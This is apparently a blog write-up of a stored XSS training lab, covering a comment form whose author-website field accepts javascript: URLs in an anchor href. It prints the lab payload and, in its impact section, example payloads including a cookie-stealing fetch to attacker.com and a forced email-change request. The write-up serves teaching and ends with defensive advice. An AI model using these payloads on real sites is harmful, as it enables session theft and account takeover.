
In this lab, the vulnerability exists within a website's comment functionality, specifically in how the application processes the comment author name. When a user submits a comment, the application dynamically generates an HTML anchor (<a>) element that links to the author's website. Ideally, user input should be safely sanitized before being inserted into HTML attributes. However, improper validation allows attacker-controlled data to influence the href attribute of the anchor tag.
Lab 8: Stored XSS into anchor href attribute with double quotes HTML-encoded
So for this lab, there is no search function provided, but the purpose of the lab simulation is to go to the blog comment section and then use the author's website link.

Here we will try to create a dummy comment.

and after we post the comment, the output will be a hyperlink from a website we input


and when we try to inspect the website, the output from the previous comment will look like this

The problem is User-controlled input is placed directly inside the href attribute.
If the application does not properly validate or sanitize the input, an attacker can supply a malicious value instead of a normal URL.
now we will try with this input in the website column:

and when we try to click the author which is ourself, the alert of the STORED XSS payload is successful

This is Stored XSS because the attacker submits a comment to the website:
javascript:alert()
The server stores the comment in the database. Then the website automatically creates an HTML anchor. All visitors see the link.
When clicked → JavaScript runs.
The payload is stored = therefore it is called Stored XSS.
The root cause of the vulnerability is that user input is directly entered into the href attribute without protocol restrictions.
There is no whitelist such as:
http:// https://
In the real world, attackers can do much more damage. 1. Session Login Encryption (Account Takeover) When the victim clicks on the author's name, the script can retrieve the login cookie, example:
javascript:fetch("https://attacker.com/?cookie="+document.cookie)
2. Performing Actions as a Victim (Privilege Abuse) JavaScript runs with the access rights of the currently logged-in user.
Scripts can change passwords, send messages, transfer data, orpost comments automatically
Concept example:
javascript:fetch('/change-email' {method:'POST',body:'email=hacker@mail.com'})
3. Phishing on Official Websites Attackers can create fake login pages on authentic domains: - display login pop-ups - victims trust them because the domains are authentic - credentials are stolen
4. Sensitive Data Theft Page The script can read page conten, CSRF token, profile data, user email, or API responses
For concept example:
javascript:alert(document.body.innerText)
5. And there's still many more
This lab demonstrates an important real-world lesson: partial output encoding is not sufficient protection against XSS. Secure applications must apply context-aware output encoding, strict input validation, and safe handling of HTML attributes to prevent attackers from transforming trusted interface elements into execution vectors.
What are your thoughts of this? Feel free to share your insights or questions! I'd love to hear from you!